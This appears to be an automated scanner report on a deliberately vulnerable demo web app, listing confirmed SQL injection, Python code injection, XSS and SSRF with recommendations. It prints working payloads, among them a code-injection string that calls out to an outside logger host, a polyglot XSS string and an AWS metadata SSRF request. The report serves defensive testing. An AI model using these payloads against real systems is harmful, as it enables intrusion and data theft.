Pentest Tools

Website Vulnerability Scanner Report

✓ **http://www.pentest-ground.com:81/**

Findings

SQL Injection CONFIRMED

URL	Method	Parameters	Evidence	Replay Attack
http://www.pentest-ground.com:81/search	POST	Body: query='	Injecting the value `'` in the **body parameter query** generated the following error(s) in the response: `<title>sqlite3.OperationalError: unrecognized token: "''''"`	🚀

Details

Risk description:
We found that the web application is vulnerable to SQL Injection attacks.
SQL Injection is a vulnerability caused by improper input sanitization and allows an attacker to inject arbitrary SQL commands and execute them directly on the database.


The risk exists that an attacker gains unauthorized access to the information from the database of the application. He could extract information such as: application usernames, passwords, client information and other application specific data.

Recommendation:
We recommend implementing a validation mechanism for all the data received from the users.
The best way to protect against SQL Injection is to use prepared statements for every SQL query performed on the database.
Otherwise, the user input can also be sanitized using dedicated methods such as: mysqli_real_escape_string.

References:
https://www.owasp.org/index.php/SQL_Injection
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.md

Classification:
CWE : CWE-89
OWASP Top 10 - 2013 : A1 - Injection
OWASP Top 10 - 2017 : A1 - Injection

Screenshot:



OperationalError

```
sqlite3.OperationalError: unrecognized token: "''''"
```

Traceback (most recent call last)

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2091, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2076, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2073, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1518, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1516, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1502, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "/app/app.py", line 151, in search
  posts = conn.execute(f'SELECT * FROM posts WHERE title LIKE \'{query}\'').fetchall()
sqlite3.OperationalError: unrecognized token: "''''"
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dump(obj)` dumps all that's known about the object

Figure 1. SQL Injection

Python Code Injection CONFIRMED

URL	Method	Parameters	Evidence	Replay Attack
http://www.pentest-ground.com:81/search	POST	Body: query=)+__import__('urllib').request.urlopen('https://6.pentest-tools.com:449/logger/abZ7XII7kI?id=8193603407504172805')#	Injecting the payload `)+__import__('urllib').request.urlopen('https://6.pentest-tools.com:449/logger/abZ7XII7kI?id=8193603407504172805')#` in the **body parameter query** triggered an out-of-band request to one of our HTTP loggers. The request came from the IP **178.79.155.238**, with the User-Agent: **Python-urllib/3.8**. We received the following HTTP headers: • Connection: close • User-Agent: Python-urllib/3.8 • Host: 6.pentest-tools.com:449 • Accept-Encoding: identity • Content-Length: 0	N/A

Details

Risk description:
We found that the application is vulnerable to Python Code Injection. Python Code Injection happens when user input is incorporated into a call to a function that interprets and executes code, like **eval()**. This allows a malicious user to execute arbitrary Python code on the server. Note that this is different from an OS command injection attack, where the payload is a valid shell command. Nevertheless, this attack is not less dangerous. Here, an attacker is mostly limited by the capabilities of the language towards full server compromise. The severity of this vulnerability is high, and it should be fixed as soon as possible.

Recommendation:
We recommend that you validate user-supplied data against a list of acceptable inputs. This list should be limited to the minimum necessary set to fulfill the needed functionality. Reject any data that is not part of this list. Check the length and type of the whole input, and whether the HTTP request has missing or extra parameters. We recommend that you do not rely on blacklists. They will most likely not cover the whole range of possible inputs, which opens the door for a possible validation bypass.

Classification:
CWE : CWE-95
OWASP Top 10 - 2013 : A1 - Injection
OWASP Top 10 - 2017 : A1 - Injection

Cross-Site Scripting CONFIRMED

URL	Method	Parameters	Evidence	Replay Attack
http://www.pentest-ground.com:81/1/edit	POST	Body: content=content title=Our mission is to help our customers become resilient<%=7*7%>vipvzqx<%#isj%><%=7*7%><%=7*7%>cdalksx<%#rur%><%=7*7%>'"--></noscript></title></textarea></style></template></noembed></script><svg/*/onload=alert(document.domain)//>	Injected the payload `'"--></noscript></title></textarea></style></template></noembed></script><svg/*/onload=document.body.append`${262260-26226}`//>` in the **body parameter title** and the expected result `236034` was found in the response.	🚀

Details

Risk description:
The web application is vulnerable to reflected Cross-Site Scripting attacks. The risk exists that a malicious actor injects JavaScript code and runs it in the context of a user session in the application. This could potentially lead to various effects such as stealing session cookies, calling application features on behalf of another user, exploiting browser vulnerabilities.
Successful exploitation of Cross-Site Scripting attacks requires human interaction (ex. determine the user to access a special link by social engineering).

Recommendation:
There are several ways to mitigate XSS attacks. We recommend to:
- never trust user input
- always encode and escape user input (using a Security Encoding Library)
- use the HTTPOnly cookie flag to protect from cookie theft
- implement Content Security Policy
- use the X-XSS-Protection Response Header.

References:
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Classification:
CWE : CWE-79
OWASP Top 10 - 2013 : A3 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2017 : A7 - Cross-Site Scripting (XSS)

Server Side Request Forgery with access to an internal service CONFIRMED

URL	Method	Parameters	Evidence	Replay Attack

http://www.pentest-ground.com:81/create	POST	Body:
		content=content
		reference=http://169.254.169.254/latest/meta-data/
		title=
			When injecting the **Amazon AWS** metadata URL `http://169.254.169.254/latest/meta-data/` in the **body parameter reference** the server made a request to it. The following metadata was retrieved:
			`ami-id`
			`ami-manifest-path`
			`hostname`
			`instance-id`
			`instance-type`
			`mac`
			`instance-action`
				🚀

Details

Risk description:
We found that the target application is affected by a Server Side Request Forgery (SSRF) vulnerability. SSRF is a vulnerability that allows a user to force the backend server to initiate HTTP requests to arbitrary URLs specified in the input parameters. We have detected this vulnerability by supplying URLs to our HTTP handlers to the server and confirming that we have received the expected request.

The risk exists that a remote attacker could read or submit data to HTTP endpoints found in predefined locations. For example, applications hosted on cloud providers like AWS, Digital Ocean, and Oracle Cloud can make unauthenticated requests to **http://169.254.169.254/** to receive metadata. Other examples of services providing HTTP APIs on internal IPs are Elasticsearch, Prometheus, and Grafana.
Additionally, the backend framework might support requests over other protocols, like **file://**, **ftp://**, **gopher://**, which may extend the attack surface. For example, the **file://** protocol might be used to retrieve documents from the system.

Recommendation:
We recommend rewriting the vulnerable code to allow requests only to specific URLs (whitelist approach). Blacklists are usually ineffective, as there is a myriad of ways to bypass them. Furthermore, disable support for any unwanted protocols, like **ftp://**, **file://**. Lastly, internal services should be protected by authentication and authorization mechanisms, thus applying a defense-in-depth approach.

Classification:
CWE : CWE-918

Insecure cookie setting: missing Secure flag CONFIRMED

URL	Cookie Name	Evidence
http://www.pentest-ground.com:81/create	session	Set-Cookie: session=; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/

Details

Risk description:
Since the `Secure` flag is not set on the cookie, the browser will send it over an unencrypted channel (plain HTTP) if such a request is made. Thus, the risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation:
Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the secure flag is set for cookies containing such sensitive information.

References:
https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

Classification:
CWE : CWE-614
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

CORS misconfiguration CONFIRMED

URL	Method	Summary
http://www.pentest-ground.com:81/	GET	We injected the value `null` inside the **Origin** header. The server responded with a **Access-Control-Allow-Origin** header with avalue of `*`, indicating that it accepts CORS requests from arbitrary origins.

Details

Risk description:
We have detected that the web application has a dangerous CORS configuration. **Cross-Origin Resource Sharing (CORS)** is a relaxation of the Same-Origin Policy. A website can use CORS to circumvent the Same-Origin Policy and allow other domains to make XHR requests towards it. This is done using the **Access-Control-Allow-Origin (ACAO)** response header, which specifies which domains are allowed to issue such requests.

In the case of this vulnerability, the ACAO header either accepts cross-origin requests from arbitrary domains, or unsafely incorporates the value of the **Origin** request header in the ACAO header. Any sensitive content hosted on the application can now be read in the browser by the JavaScript on any attacker controlled domain. In combination with a **true** value for the **Access-Control-Allow-Credentials** header, an attacker could read the data of an user authenticated on your application. As an example, if Gmail was affected by this vulnerability, it would allow an attacker to read all the emails of any user that visits his malicious website.

Recommendation:
We recommend that instead of parsing the **Origin** header yourself you compare it against a whitelist of allowed domain names that you define. If this is not possible, and your application requires the ability to dynamically generate the **Access-Control-Allow-Origin** header, we recommend that you use the standard URL parsing library that comes bundled with your backend programming language. These libraries have been battle tested and are generally less prone to parsing errors than a custom built regex. Additionally, we recommend that you never allow cross-origin requests on pages containing sensitive data. At the very least, if a page contains sensitive information, put it behind authentication and set the value of the **Access-Control-Allow-Credentials** header to **false**. This will tell browsers not to send any cookies or authentication headers with XHR requests.

References:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Credentials

Classification:
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Communication is not secure CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Communication is made over unsecure, unencrypted HTTP.

Details

Risk description:
The communication between the web browser and the server is done using the HTTP protocol, which transmits data unencrypted over the network. Thus, an attacker who manages to intercept the communication at the network level is able to read and modify the data transmitted (including passwords, secret tokens, credit card information and other sensitive data).

Recommendation:
We recommend you to reconfigure the web server to use HTTPS - which encrypts the communication between the web browser and the server.

Classification:
CWE : CWE-311
OWASP Top 10 - 2013 : A6 - Sensitive Data Exposure
OWASP Top 10 - 2017 : A3 - Sensitive Data Exposure

Insecure cookie setting: missing HttpOnly flag CONFIRMED

URL	Cookie Name	Evidence
http://www.pentest-ground.com:81/create	session	Set-Cookie: session=; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/

Details

Risk description:
A cookie has been set without the `HttpOnly` flag, which means that it can be accessed by the JavaScript code running inside the web page. If an attacker manages to inject malicious JavaScript code on the page (e.g. by using an XSS attack) then the cookie will be accessible and it can be transmitted to another site. In case of a session cookie, this could lead to session hijacking.

Recommendation:
Ensure that the HttpOnly flag is set for all cookies.

References:
https://owasp.org/www-community/HttpOnly

Classification:
CWE : CWE-1004
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Outdated JavaScript libraries UNCONFIRMED

URL	Affected Component	Vulnerability	Risk	CVE	Details
http://www.pentest-ground.com:81/static/js/jquery-3.4.1.min.js	Jquery 3.4.1	Regex in its jQuery.htmlPrefilter sometimes may introduce XSS	Medium	CVE-2020-11022	https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
http://www.pentest-ground.com:81/static/js/jquery-3.4.1.min.js	Jquery 3.4.1	Regex in its jQuery.htmlPrefilter sometimes may introduce XSS	Medium	CVE-2020-11023	https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/

Details

Risk description:
We found that the target application uses one or more outdated JavaScript libraries. The vulnerabilities which affect these libraries could be exploited in certain circumstances in order to affect the confidentiality and integrity of the application data. Please read the details of each CVE to understand their specific impact on your application.

Recommendation:
We recommend you to upgrade the affected JavaScript libraries to their latest versions.

Classification:
CWE : CWE-1026
OWASP Top 10 - 2013 : A9 - Using Components with Known Vulnerabilities
OWASP Top 10 - 2017 : A9 - Using Components with Known Vulnerabilities

Missing security header: X-Content-Type-Options CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Response headers do not include the X-Content-Type-Options HTTP security header

Details

Risk description:
The HTTP header `X-Content-Type-Options` is addressed to the Internet Explorer browser and prevents it from reinterpreting the content of a web page (MIME-sniffing) and thus overriding the value of the Content-Type header). Lack of this header could lead to attacks such as Cross-Site Scripting or phishing.

Recommendation:
We recommend setting the X-Content-Type-Options header such as `X-Content-Type-Options: nosniff` .

References:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

Classification:
CWE : CWE-693
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Missing security header: Referrer-Policy CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Response headers do not include the Referrer-Policy HTTP security header as well as the <meta> tag with name 'referrer' is not present in the response.

Details

Risk description:
The Referrer-Policy HTTP header controls how much referrer information the browser will send with each request originated from the current web application.
For instance, if a user visits the web page "http://example.com/pricing/" and it clicks on a link from that page going to e.g. "https://www.google.com", the browser will send to Google the full originating URL in the `Referer` header, assuming the Referrer-Policy header is not set. The originating URL could be considered sensitive information and it could be used for user tracking.

Recommendation:
The Referrer-Policy header should be configured on the server side to avoid user tracking and inadvertent information leakage. The value `no-referrer` of this header instructs the browser to omit the Referer header entirely.

References:
https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification:
CWE : CWE-693
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Missing security header: X-XSS-Protection CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Response headers do not include the HTTP X-XSS-Protection security header

Details

Risk description:
The `X-XSS-Protection` HTTP header instructs the browser to stop loading web pages when they detect reflected Cross-Site Scripting (XSS) attacks. Lack of this header exposes application users to XSS attacks in case the web application contains such vulnerability.

Recommendation:
We recommend setting the X-XSS-Protection header to `X-XSS-Protection: 1; mode=block`.

References:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection

Classification:
CWE : CWE-693
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Missing security header: X-Frame-Options CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Response headers do not include the HTTP X-Frame-Options security header

Details

Risk description:
Because the `X-Frame-Options` header is not sent by the server, an attacker could embed this website into an iframe of a third party website. By manipulating the display attributes of the iframe, the attacker could trick the user into performing mouse clicks in the application, thus performing activities without user consent (ex: delete user, subscribe to newsletter, etc). This is called a Clickjacking attack and it is described in detail here:
https://owasp.org/www-community/attacks/Clickjacking

Recommendation:
We recommend you to add the `X-Frame-Options` HTTP header with the values `DENY` or `SAMEORIGIN` to every page that you want to be protected against Clickjacking attacks.

References:

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Classification:
CWE : CWE-693
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Missing security header: Content-Security-Policy CONFIRMED

URL	Evidence
http://www.pentest-ground.com:81/	Response headers do not include the HTTP Content-Security-Policy security header

Details

Risk description:
The Content-Security-Policy (CSP) header activates a protection mechanism implemented in web browsers which prevents exploitation of Cross-Site Scripting vulnerabilities (XSS). If the target application is vulnerable to XSS, lack of this header makes it easily exploitable by attackers.

Recommendation:
Configure the Content-Security-Header to be sent with each HTTP response in order to apply the specific policies needed by the application.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification:
CWE : CWE-693
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Internal Server Error Found CONFIRMED

URL	Method	Parameters	Evidence
http://www.pentest-ground.com:81/search	POST	Body: query='"--></noscript></title></textarea></style></template></noembed></script><svg/*/onload=document.body.append`PT_XSS${120830-12083}`//>	Response has 500 internal server error status_code


Details

Risk description:
The website does not handle or incorrectly handles an exceptional condition. An attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.

Recommendation:
Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification:
CWE : CWE-209
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Screenshot:



OperationalError

sqlite3.OperationalError: unrecognized token: ""--></noscript></title></textarea></style></template></noembed></script><svg/*/onload=document.body.append`PTT_XSS${120830-12083}`//>'"

Traceback *(most recent call last)*

- File *"/usr/local/lib/python3.8/site-packages/flask/app.py"*, line *2091*, in `__call__`

```
    def __call__(self, environ: dict, start_response: t.Callable) -> t.Any:
        """The WSGI server calls the Flask application object as the
        WSGI application. This calls :meth:`wsgi_app`, which can be
        wrapped to apply middleware.
        """
        return self.wsgi_app(environ, start_response)
```

- File *"/usr/local/lib/python3.8/site-packages/flask/app.py"*, line *2076*, in `wsgi_app`

```
            try:
                ctx.push()
                response = self.full_dispatch_request()
            except Exception as e:
                error = e
                response = self.handle_exception(e)
            except:  # noqa: B001
```

Figure 1. Internal Error

Suspicious Comment UNCONFIRMED

URL	Method	Parameters	Evidence
http://www.pentest-ground.com:81/contact	GET		Identified possible information disclosure message in the source page: TODO: Secure this against blind sql injection.\']'
http://www.pentest-ground.com:81/search	POST	Body: query='"--></noscript></title></textarea></style></template></noembed></script><svg/*/onload=document.body.append`PTT_XSS${120830-12083}`//>	Identified possible information disclosure message in the source page: SELECT * FROM posts WHERE title LIKE \\\\\\\'{query}\\\\\\\\'\\\\').fetchall()\\nsqlite3.OperationalError: unrecognized token: ""-></noscript></title></textarea></style></template></noembed></script><svg/*/onload=document.body.append`PTT_XSS${120830-12083}`//>\\\'"\\n\\n\\n\']'

Details

Risk description:
The code contains comments that suggest the presence of bugs, incomplete functionality, or weaknesses.

Recommendation:
Remove comments that suggest the presence of bugs, incomplete functionality, or weaknesses, before deploying the application.

Classification:
CWE : CWE-209
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Screenshot:




Figure 2. Possible information disclosure

Exposure of Sensitive Information UNCONFIRMED

URL	Method	Parameters	Evidence
http://www.pentest-ground.com:81/	GET		Email Address: demo@gmail.com
http://www.pentest-ground.com:81/contact	GET		Email Address: rick.astley@youtube.com

Details

Risk description:
This application does not properly prevent a person's private, personal information from being accessed by actors who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected.

Recommendation:
Compartmentalize the application to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Server software and technology found UNCONFIRMED

Software / Version	Category

Details

Risk description:
An attacker could use this information to mount specific attacks against the identified software type and version.


Recommendation:
We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.

References:
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-

Fingerprint_Web_Server.html

Classification:
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Screenshot:



Royal
Home
About Us
Services
Blog
Contact us
Login
WE ARE
BEST SECURITY SERVICES
ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.
Read More
SECURITYGUARDCOMP

Figure 3. Website Screenshot

Security.txt file is missing CONFIRMED

URL
Missing: http://www.pentest-ground.com:81/.well-known/security.txt

Details

Risk description:
We have detected that the server is missing the security.txt file. There is no particular risk in not creating a valid Security.txt file for your server. However, this file is important because it offers a designated channel for reporting vulnerabilities and security issues.

Recommendation:
We recommend you to implement the security.txt file according to the standard, in order to allow researchers or users report any security issues they find, improving the defensive mechanisms of your server.

References:
https://securitytxt.org/

Classification:
OWASP Top 10 - 2013 : A5 - Security Misconfiguration
OWASP Top 10 - 2017 : A6 - Security Misconfiguration

Spider results

URL	Method	Parameters
http://www.pentest-ground.com:81/	GET	

http://www.pentest-ground.com:81/1/edit	GET	
http://www.pentest-ground.com:81/1/edit	POST	Body: content=content title=Our mission is to help our customers become resilient<%=7*7%>vipvzqx<%#isj%><%=7*7%><%=7*7%>cdalksx<%#rur%><%=7*7%>
http://www.pentest-ground.com:81/about	GET	
http://www.pentest-ground.com:81/blog	GET	
http://www.pentest-ground.com:81/console	GET	

http://www.pentest-ground.com:81/console	GET	Query:
		btn=Confirm Pin
		pin=1d3d2d231d2dd4

http://www.pentest-ground.com:81/contact	GET	
http://www.pentest-ground.com:81/create	GET	

http://www.pentest-ground.com:81/create	POST	Body:
		content=content
		reference=reference
		title=

http://www.pentest-ground.com:81/images/	GET	
http://www.pentest-ground.com:81/login	GET	
http://www.pentest-ground.com:81/post/1	GET	
